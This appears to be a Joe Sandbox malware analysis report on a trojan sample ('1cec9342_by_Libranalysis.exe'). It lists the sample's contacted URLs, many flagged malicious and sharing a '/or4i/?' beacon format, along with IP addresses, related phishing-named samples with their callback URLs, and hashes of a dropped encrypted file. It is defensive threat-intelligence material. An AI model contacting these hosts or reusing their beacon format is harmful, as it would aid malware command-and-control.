
Name	Malicious	Antivirus Detection	Reputation
http://www.cuntrera.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=oJz4pJjdv4YVSt0+MmS2FtCA6v4cV0g87aIryYx21PY21L+ds7v/9rK+HMpewy0ytB7Z	true	• Avira URL Cloud: safe	unknown
http://www.rogersbeefarm.com/or4i/?HFQDEL_8=iur2w+iIhsR226mwIbytM77gwZtRr9g6xSmsh16YEl1oNNyvhmb6qr2bTjtOXqdr6kbB&4h_HCv=a2JDa0Xx22IpWxjP	false	• Avira URL Cloud: safe	unknown
http://www.safegrinder.com/or4i/?HFQDEL_8=bE8h/5YlyIaGfqFoj5Gnx56lPI3pmXv2ej3H/Ly1qjs4t+LIMarOZaaU3+bG1fp/+sg3&4h_HCv=a2JDa0Xx22IpWxjP	true	• Avira URL Cloud: safe	unknown
http://www.healshameyoga.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=br7cblkv9ontd/SiGgT+XZDl5pRbJS2ewUI6yLIzIbkbVffvtcdgNY0Hgbt3ntXhEXSG	true	• Avira URL Cloud: safe	unknown
http://www.directflence.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=XZ5egFlM4LuR7juc0UFP6fai+XX2I8SV8Ur1Ieq3oNzW4b+OCSm6ABQPGtFRxJXr06kx	true	• Avira URL Cloud: safe	unknown
http://www.tecquestrian.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=1XIvg6XU5vVZMvk0S+FgKHUoBBBn1K6+BdhisE+/5jtYq3yTMpA8lYHSBxv+eIZJV1A/	false	• Avira URL Cloud: safe	unknown
http://www.nowhealthdays.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=Nfl9li5qPifS0qmI3oGyYt+1WQBc6+s+CWT3m3ZkN/MuRx1xa905Jr26QEss+PYMzBmi	true	• Avira URL Cloud: safe	unknown
http://www.changethecompany.net/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=s0IAE6utMOpEbBTXfVBtMvohtOMhwSGLvfPwlSEa+yA+XVzrnw8OQ7eif0DqkxnFDccR	false	• Avira URL Cloud: safe	unknown
http://www.nobleandmarble.com/or4i/?HFQDEL_8=xTiNYjpz6T1Ak7oOPc1RU9z7aC84W9njSzpqqU4XaljqjdkzZuZgpX+EsFAQyzNyJi0r&4h_HCv=a2JDa0Xx22IpWxjP	true	• Avira URL Cloud: safe	unknown
http://www.booweats.com/or4i/?HFQDEL_8=qot6XnlSyPOFXuVGORD9CEtZEU4GG3KqT75/dB/Qk/mHCfMLKHKtxcGvS1QI8r/8KBX8&4h_HCv=a2JDa0Xx22IpWxjP	true	• Avira URL Cloud: safe	unknown
http://www.mmgenius.com/or4i/?HFQDEL_8=kdp3FbqcdOoi47L6CSewezhnIrd3vGjo7ZesdbmmEgh4+nsMxNwHdMyhwqYehAYq5sNV&4h_HCv=a2JDa0Xx22IpWxjP	true	• Avira URL Cloud: safe	unknown
http://www.ikeberto.com/or4i/?HFQDEL_8=9uknvSs0D9sRUbKPNEJc//q5kM+rT7HBD1bOe0TigX7EwC/pCwMCwQN4ECUA0466XB/p&4h_HCv=a2JDa0Xx22IpWxjP	false	• Avira URL Cloud: safe	unknown
http://www.rainboxs.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=+ijMlDuYhuzidrLjkbi+elVKZ7K6phzLRhFwzYI2MHaYrqu+hiZ6wsf57yroxB2MR5WJ	false	• Avira URL Cloud: safe	unknown
www.nobleandmarble.com/or4i/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://https://sedo.com/search/details/?partnerid=324561&language=it&domain=booweats.com&origin=sales_lande	wlanext.exe, 00000007.00000002 .908237231.0000000003E92000.00 000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	1cec9342_by_Libranalysis.exe	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	1cec9342_by_Libranalysis.exe	false		high
http://cpanel.com/?utm_source=cpanelwhm&utm_medium=cplogo&utm_content=logolink&utm_campaign=404refer	wlanext.exe, 00000007.00000002 .908237231.0000000003E92000.00 000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000004.0000000 0.656903720.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.675439784.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.114.164	nowhealthdays.com	United States		22612	NAMECHEAP-NETUS	true
154.93.81.33	www.cuntrera.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
3.16.197.4	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	United States		16509	AMAZON-02US	false
34.102.136.180	rogersbeefarm.com	United States		15169	GOOGLEUS	false
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
64.190.62.111	www.booweats.com	United States		11696	NBS11696US	true
209.222.96.146	nobleandmarble.com	United States		23470	RELIABLESITEUS	true
44.227.76.166	pixie.porkbun.com	United States		16509	AMAZON-02US	false
185.4.135.136	directflence.com	Greece		199246	TOPHOSTGR	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412599
Start date:	12.05.2021
Start time:	20:01:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1cec9342_by_Libranalysis (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@14/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 29.4% (good quality ratio 26.5%) • Quality average: 71.7% • Quality standard deviation: 31.8%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
154.93.81.33	PO09641.exe	Get hash	malicious	Browse	• www.cuntrera.com/or4i/?UL=ER-POL&r6t0=oJz4pJjdv4YVSt0+MmS2FtCA6v4cV0g87aIryYx21PY21L+ds7v/9rK+HPFkzzYJu2aIwx/5yQ==
3.16.197.4	New-Order 04758485.exe	Get hash	malicious	Browse	• www.iqomw.com/crdi/?qZ_l=s5ZBPuXj17fhOA1bx0aCq9ENe7PeNxUER8tsGnybxkKx7jlbiox1QoAzGi7ZgPeOdZ4f&y0Dluf=g480w6JH
	4si5VtPNTe.exe	Get hash	malicious	Browse	• www.topsych.com/bucw/?APw8=pHmd48aeJBSPZZ4oXPqMUa9iB+zw7o9633Qm6JoN2J/ksYljdm2ak3+3AB9oAE45NnYEmo/gHQ==&b62T=5jlLiNy09

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BANK-ACCOUNT. NUMBER.PDF.exe	Get hash	malicious	Browse	• www.blockchainbiotech.com/bfos/?n6=RpHxKvXHpdiDbnbp&a2JT=nIGyaopHry7E6bdI+FTOLhsX82bxJb3FdwYLplkJtK7ddv9iNxe81y+/5BoFARz6j+UD
	PRF00202156KMT.exe	Get hash	malicious	Browse	• www.yellowways.com/epns/?BZ_PRR=g1HyJk+wG0QMozlZ4pSFaEKPb4YO3nGzZZ5CcX3yDfnOXFLur8M6WBwA2Tz5ODgZyyZKu9K6pg==&ctxXOb=9rSHdNip5
	Materialliste f#U00fcr Angebot.exe	Get hash	malicious	Browse	• www.gaixuexi.com/mbg/?d4tTFV0x=biSbQxXptFsFatGCwU6rH3jFlmn8/7PXCP5ApA8iXgWtFmg/kZZqbn1fxj5u3vE5BJvNMtq/NQ==&vP=9rQPzxEXvpg8-Jrp
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• www.7chd.com/uoe8/?V2=LhqpTfJ8&rDHpw=pp2ekQWroypTFKaJa5Qkcd1bUyGAkfDbiqxtSX5G9L70Cmz7PeGJVxgmdicR3ONQ4/wh
	new order.xlsx	Get hash	malicious	Browse	• www.beachjunction.com/uoe8/?PbvtUz=UaWDVduFhUYoxBOntLFCG15pALMvw+tGTmrfHTf8nBW+JGuA66stVf5lwBUB/caHaGfK0Q==&-Z=zVeT
	2B0CsHzr8o.exe	Get hash	malicious	Browse	• www.herreramedical.com/bncm/?LXedv=rRFZclV0o2WsZrj/H7Tic0eMA0JUK/5bHF3i9UX4kn8AQLz1xJTIlEaZDDEVH8ZeF4M&lhv4=O0DPaJ7hHb34yZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.227.38.74	350969bc_by_Libranalysis.exe	Get hash	malicious	Browse	• www.ximibabes.com/i6rd/?gHSLCj58=/0C7Nd/5ZhwBGDRTMer0ywO01wFnuraj4upl6M1zLF0nwnsKqCnReLNuI6TuwxtThkOZ&9rJ=N8YdlZih
	New_Order.exe	Get hash	malicious	Browse	• www.charmboutiques.com/icsm/?zZSlDz=abv0Zjoypqon102KK4Aabri2R1obo2mniMfeUFfIxPUpBgCKzPX+m7Nu7myx3UJKSvBt&b6jPH=FBZdWxvpgT
	correct invoice.exe	Get hash	malicious	Browse	• www.lovereeko.com/s5cm/?Zh3XHBo=1FGxjFcj1FUPzS/D0SlDguBIAwatlX2WBNFXThGVt5K3dMRyhfFKBeUeQKKI53c+UOaemgtTFA==&Xv0Hzp=j0Dx
	PP,Sporda.exe	Get hash	malicious	Browse	• www.buymobilia.com/ugtw/?CVvTU=eThLp0qHv8&-Z=EKeLO8zcMggvyAnqu6sC/Qc/mwltFAuWVzDVO+nGfwm2nIuXQAQy4fFMC2pIsww48MiRk2Tftg==
	New Order.exe	Get hash	malicious	Browse	• www.thirdgenerationfarms.com/un8c/?l4=1bNDCf9Pbhw&a2MLWLu=K7pYdtPf1O8pkq5RJpQL9NxmcqWMJU+Ppy9tvWhY4bl/nVqWSKBoLDAkJ733m7sxbxGP
	slot Charges.exe	Get hash	malicious	Browse	• www.melaniesalascosmetics.com/u8nw/?iL3=OMuX02IYc5Ry0CQoPq4Nk832vdQs1BoNEyIrcTfOmq7/yl/rKnuAOoEnA6+SduwRjnFtQLe2lQ==&z6A=7n3h7JeH
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• www.dtmfitwear.com/i3cn/?o6A=adsPEH&o81L=H7+d7rkdlFG2nJnRYlgPOAiJBnunM3J+jeKjPbRv+UYLXY3B67SpW8jkP/G3pjkkmaap

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO09641.exe	Get hash	malicious	Browse	• www.safegrinder.com/or4i/?UL=ER-POL&r6t0=bE8h/5YIylaGfqFoj5Gnx56lPI3pmXv2ej3H/Ly1qjs4t+LIMarOZaaU39382eFE9bBmbj0G0Q==
	PO#6275473, Shipping.exe	Get hash	malicious	Browse	• www.maluss.com/nyr/?znp8sT=8pwxRHeHx&hFN=MKniHD/KKNZ944A0QkseLq559MRPs5jQaAqVav9SZ3PAwf03LQBPNZ+ImUBZS4FtrISW
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• www.funnyfootballmugs.com/uoe8/?rDHpw=oRF9sMnf9PdLhjUOIBAEDWVppNUvEE2O6ED6s7IbEJi5z3I9xavY20aFrDWDg7pV30V8&V2=LhqpTfJ8
	PO889876.pdf.exe	Get hash	malicious	Browse	• www.soberrituals.com/a7dr/?NTots4J=tjW8ooLTa1jsWUklWWMZll7OVycfhiXpLtdzqL9aLAWMUkY+/Iy+agj0kOGNTOmqAWvW&Ch9De=9rj01Zg0
	Il nuovo ordine e nell'elenco allegato.exe	Get hash	malicious	Browse	• www.sunflowermoonstudio.com/3nop/
	Order Euro 890,000.exe	Get hash	malicious	Browse	• www.salonandspaworld.com/nbg/?AnE=N0DpoDyPy2&GzuDf=pEf6xflKLJsdCsdUJB49tHY3u81x5ITOFjKvog1CNLboxxP0rMA1boKXAxg6YVhGFy4W
	products order pdf .exe	Get hash	malicious	Browse	• www.vrolin.com/nt8e/?jfLlfJ=9rUhSLlxSB2&uR-lx=++xYuLJgoH6pp3kD7RvwfttHqcXzQyvEvUgnOCU49uNqHCcn0mAStAECI82CVhbRI5Zx
	REVISED ORDER.exe	Get hash	malicious	Browse	• www.shamansmoke.com/owws/?uDKhk=JfrPs86HdHGxMH&0pn=sHG+rQoOJeG4yTomgNlDQDPnHQ0IPx4pk+i/lkC8Qh0EEzCngsrhrbrKo7rF6GEUFueH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW ORDER.exe	Get hash	malicious	Browse	• www.melaniesalascosmetics.com/u8nw/?GVIp=OMuX02IYc5Ry0CQoPq4Nk832vdQs1BoNEyIrcTfOmq7/yl/rKnuAOoEnA6+rCfQStxZqQLex2g==&tzr4=jIlXVLPHc
	PROFORMA INVOICE210505133444.xlsx	Get hash	malicious	Browse	• www.krewdog.com/hci/?HxolvBpX=A66Wlw4/Hrn0D6Biie/ZwxRaZIzTFJAuk4a3Hyus0i/oquN3TyNySX6ptiaSdx39RKDNRw==&NpJ=fDH4E
	Quotation_05052021.Pdf.exe	Get hash	malicious	Browse	• www.moondusht.com/ihmh/?jL30vv=24Imnj46Zwn2iPXFlicawvhA5pNJwcknz4KeGPUwn6tGSh+cC2AatXSx6EmNHHhT195k&K2MHFj=ExoxkhRpmdq0
	MOe7vYpWXW.exe	Get hash	malicious	Browse	• www.rianda moara.com/op9s/
	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• www.marielivet.com/o86d/?W6jDfD=PL9u7p4v7hn5T83wCAG42BUGAPPNW4v8+s1TFKrmIVkrOUDjB/r4wvcv+gOAAG+Oa4qYtq3B7Q==&Yn=ybdHh8KP02GTtb

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.cuntrera.com	PO09641.exe	Get hash	malicious	Browse	• 154.93.81.33
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	New-Order 04758485.exe	Get hash	malicious	Browse	• 3.16.197.4
	PURCHASE ORDER REQUIREMENT.exe	Get hash	malicious	Browse	• 3.16.197.4
	4si5VtPNTe.exe	Get hash	malicious	Browse	• 3.16.197.4
	BANK-ACCOUNT. NUMBER.PDF.exe	Get hash	malicious	Browse	• 3.16.197.4
	PRF00202156KMT.exe	Get hash	malicious	Browse	• 3.16.197.4
	Materialliste f#U00fcr Angebot.exe	Get hash	malicious	Browse	• 3.16.197.4
	FY9Z5TR6rr.exe	Get hash	malicious	Browse	• 13.59.53.244
	KVYhrHPAgF.exe	Get hash	malicious	Browse	• 3.16.197.4
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 3.16.197.4
	new order.xlsx	Get hash	malicious	Browse	• 3.16.197.4
	Purchase Order-070POR044127.exe	Get hash	malicious	Browse	• 52.15.160.167
	New order list.exe	Get hash	malicious	Browse	• 13.59.53.244
	Request for Quotation.exe	Get hash	malicious	Browse	• 13.59.53.244
	2B0CsHzr8o.exe	Get hash	malicious	Browse	• 52.15.160.167
	tgix.exe	Get hash	malicious	Browse	• 13.59.53.244
	8c2d96ab_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.15.160.167
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• 52.15.160.167
	NEW ORDER.exe	Get hash	malicious	Browse	• 52.15.160.167
	Quotation_05052021.Pdf.exe	Get hash	malicious	Browse	• 52.15.160.167
	945AEE9E799851EB1A2215FE1A60E55E41EB6D69EF4CB.exe	Get hash	malicious	Browse	• 3.14.18.91

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.booweats.com	INV74321.exe	Get hash	malicious	Browse	• 64.190.62.111
shops.myshopify.com	350969bc_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	New_Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	correct invoice.exe	Get hash	malicious	Browse	• 23.227.38.74
	PP,Sporda.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	PAYMENT INSTRUCTIONS COPY.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	slot Charges.exe	Get hash	malicious	Browse	• 23.227.38.74
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO09641.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO#6275473, Shipping.exe	Get hash	malicious	Browse	• 23.227.38.74
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO889876.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Il nuovo ordine e nell'elenco allegato.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Euro 890,000.exe	Get hash	malicious	Browse	• 23.227.38.74
	winlog.exe	Get hash	malicious	Browse	• 23.227.38.74
	products order pdf .exe	Get hash	malicious	Browse	• 23.227.38.74
	REVISED ORDER.exe	Get hash	malicious	Browse	• 23.227.38.74
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	NEW ORDER.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	First_stely_shit_open_please.exe	Get hash	malicious	Browse	• 199.188.200.202
	59c9f346_by_Libranalysis.xls	Get hash	malicious	Browse	• 198.54.114.131
	c527325d_by_Libranalysis.xls	Get hash	malicious	Browse	• 198.54.114.131
	CRPR7mRha6.exe	Get hash	malicious	Browse	• 198.54.122.60
	W9YDH79i8G.exe	Get hash	malicious	Browse	• 198.54.122.60
	Ko4zQgTBHv.exe	Get hash	malicious	Browse	• 198.54.122.60
	Purchase Order.exe	Get hash	malicious	Browse	• 198.54.126.165
	wed.doc	Get hash	malicious	Browse	• 198.54.122.60
	ORDER CONFIRMATION.doc	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.Trojan.Packed2.43091.10004.exe	Get hash	malicious	Browse	• 198.54.122.60
	6e5c05e1_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.122.60
	RFQ Plasma cutting machine.doc	Get hash	malicious	Browse	• 198.54.122.60
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 198.54.117.216
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 162.255.119.164
	00098765123POIIU.exe	Get hash	malicious	Browse	• 199.192.23.253
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 185.61.154.27
	2021_May_Quotation_pdf.exe	Get hash	malicious	Browse	• 198.54.115.133
	337840b9_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.122.60
	Citvonvhciktufwvyzyhistnewdjgsoqdr.exe	Get hash	malicious	Browse	• 198.54.117.212
	Updated Order list -804333.exe	Get hash	malicious	Browse	• 198.54.115.56
POWERLINE-AS-APPOWERLINEDATACENTERHK	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 156.252.96.189
	New RFQ.exe	Get hash	malicious	Browse	• 154.92.64.253
	PP,Sporda.exe	Get hash	malicious	Browse	• 160.124.137.188
	Purchase Inquiry 11.05.2021.exe	Get hash	malicious	Browse	• 154.213.202.60
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• 154.215.87.72
	PO09641.exe	Get hash	malicious	Browse	• 154.93.81.33
	Purchase Order #330716o.exe	Get hash	malicious	Browse	• 154.88.205.33
	original documents.exe	Get hash	malicious	Browse	• 154.220.41.208
	SHIPPING DOCUMENT.exe	Get hash	malicious	Browse	• 154.220.41.208
	c8080fbf_by_Libranalysis.rtf	Get hash	malicious	Browse	• 154.86.42.252
	REQUEST FOR NEW ORDER AND SPECIFICATIONS.exe	Get hash	malicious	Browse	• 154.220.41.208
	O1E623TjjW.exe	Get hash	malicious	Browse	• 43.230.169.157
	SWIT BANK PAPER PAYMENT.exe	Get hash	malicious	Browse	• 154.213.207.4
	PO_29_00412.exe	Get hash	malicious	Browse	• 154.216.244.232
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 154.88.201.82
	8480fe6d_by_Libranalysis.exe	Get hash	malicious	Browse	• 154.88.208.8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	S4gONKzrzB.exe	Get hash	malicious	Browse	• 154.216.85.54
	PO17439.exe	Get hash	malicious	Browse	• 103.234.52.224
	gunzipped.exe	Get hash	malicious	Browse	• 103.234.52.32
	FORM C.xlsx	Get hash	malicious	Browse	• 160.124.11.194

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\2813qk5gv9ujz	
Process:	C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998901832297446**
Encrypted:	**true**
SSDEEP:	3072:4r3BCJ0FMjwgA0JMTxvUQEhWwlIeg7Gt7zukLKqe+vysSr8qato3:4dCJnY0y9sQEA97G9z3Kqe3r87W3
MD5:	7DC8AC6B34FFA64B971758694AADCB96
SHA1:	299F920FA6C052644823D3AB536775DF928EAF61
SHA-256:	8353AECFB2593B6AD57D8C7E7DB4B9B58AC0C270C8E84855DF7A2ED1BCF0D825
SHA-512:	4A1A77B9A533A29F8DC92C5DDDF1D2B6E06142B79894AC046809ADF2E596FD71149FD4FDF82EC0B2ADA875948419FF94A57B7C791BB8F3A7E13A3693EBE1A9D
Malicious:	false
Reputation:	low
